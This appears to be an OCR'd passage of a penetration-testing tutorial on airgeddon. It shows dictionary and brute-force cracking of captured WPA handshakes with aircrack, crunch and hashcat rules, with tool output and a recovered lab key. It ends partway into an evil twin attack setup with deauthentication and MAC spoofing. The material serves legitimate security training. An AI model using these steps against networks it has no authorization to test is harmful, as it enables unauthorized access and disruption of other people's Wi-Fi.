
It will show you the attack options; select **option 6** for the offline WPA/WPA2 decrypt menu.




Choose **option 1** to select Personal.



Now we will use a dictionary to decrypt the handshake captured file. Select **option 1** as shown in the image. By default, it will take the last captured file to be brute force, **ENTER Y** to select the path and BSSID the last the captured file. Then provide the path of your dictionary or rockyou.txt and press **ENTER** key to start a dictionary attack against the WPA handshake.




The password or Wi-Fi key will then be shown, as illustrated in the figure below. If you want to save the key, it will prompt you to do so.



Airacrack Brute Force Attack for WPA Handshake

Select **option 2** to conduct a brute force attack against the WPA handshake file, which will decode the packets using crunch and aircrack. By default, it will brute force the last captured file. **ENTER** Y to pick the directory, and BSSID the last captured file. Then **ENTER** the path to your dictionary or rockyou.txt and click the **ENTER** key to begin a brute force attack on the WPA handshake.



Select the character set, in this instance **option 6** to select the Lowercase + Numeric chars that will attempt to brute force the Wi-Fi key using an alphanumeric character set. To begin the attack, press the **ENTER** key.

```
***************************** Charset selection menu ***************************
Select the character set to use:
1.  Lowercase chars
2.  Uppercase chars
3.  Numeric chars
4.  Symbol chars
5.  Lowercase + uppercase chars
6.  Lowercase + numeric chars
7.  Uppercase + numeric chars
8.  Symbol + numeric chars
9.  Lowercase + uppercase + numeric chars
10. Lowercase + uppercase + symbol chars
11. Lowercase + uppercase + numeric + symbol chars

*Hint* When airgeddon requests you to enter a path to a file either to use a d
h manually

> 6

The charset to use is: [abcdefghijklmnopqrstuvwxyz0123456789]

Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...
```


If the attempt is successful, the password or Wi-Fi key will be displayed, as illustrated in the figure below.

```
                    KEY FOUND! [ raj12345 ]


  Master Key     : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                   3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

  Transient Key  : 57 4B 0D CB 55 F9 09 B3 93 EA 6A 41 DA 82 F5 94
                   79 79 A1 3F 7A 09 83 73 A9 F1 04 AC BC 81 E6 E4
                   2E 49 68 BF FE C6 4D E7 1A 8C 3A 7D 8F 4C 23 2C
                   5C 2F DF C2 5B 6B 27 C7 DB 14 03 79 03 5A 5E 4E

  EAPOL HMAC     : F4 74 63 BA CA DB 05 24 E8 6E 89 C0 DD 53 F3 54
```

Hashcat Rule-Based Attack for WPA Handshake

Because we are all familiar with the capability of hashcat, airgeddon provides the opportunity to utilise hashcat to crack the Wi-Fi key. Choose **option 5** and enter the path to your WPA handshake file, dictionary, or rule-based file.


Here we provide the path to the best64.rule file, which will be used to perform a hashcat rule bashed attack.




Press **ENTER** to start the attack, and it will try to decrypt the WPA encrypted communication.

```
Press [Enter] key to continue...
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, PO
=============================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 1417/1481 MB (512 MB

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 77

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /root/dict.txt
* Passwords.: 6
* Bytes.....: 37
* Keyspace..: 462

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-EAPOL-PBKDF2
Hash.Target......: raaj (AP:18:45:93:69:a5:19 STA:2a:84:98:9f:e5:5e)
Time.Started.....: Sat Jun  5 14:36:54 2021, (1 sec)
Time.Estimated...: Sat Jun  5 14:36:55 2021, (0 secs)
Guess.Base.......: File (/root/dict.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        4 H/s (0.58ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 310/462 (67.10%)
Rejected.........: 308/310 (99.35%)
Restore.Point....: 0/6 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

After a successful trial, it will prompt you to save the output result. To save the enumerated key, use the ENTER key.




You can access the saved file to read the decrypted Wi-Fi password.




Evil Twin Attack

An evil twin is a forgery of a Wi-Fi access point (Bogus AP) that masquerades as genuine but is purposefully set up to listen in on wireless traffic. By creating a fake website and enticing people to it, this type of attack can be used to obtain credentials from the legitimate clients.


From the main menu, select **option 7** for Evil Twin attack.




Then select option 9, which will scan for nearby Access Points.




Continue by pressing the ENTER key, and a window for scanning WPA/WPA2 access points will appear.



To terminate the scan, use CTRL^C, and it will display a list of all Access Points that it has scanned. Choose the AP that piques your curiosity.



Select **option 2** for a Deauth attack to disconnect the client from a selected AP. After that, it may ask to enable DoS pursuit mode, which we reject.



Before launching the deauth and attempting to capture the handshake, it will ask a few questions such as:

Do you want to spoof your Mac address during this attack [y/N]: **y**

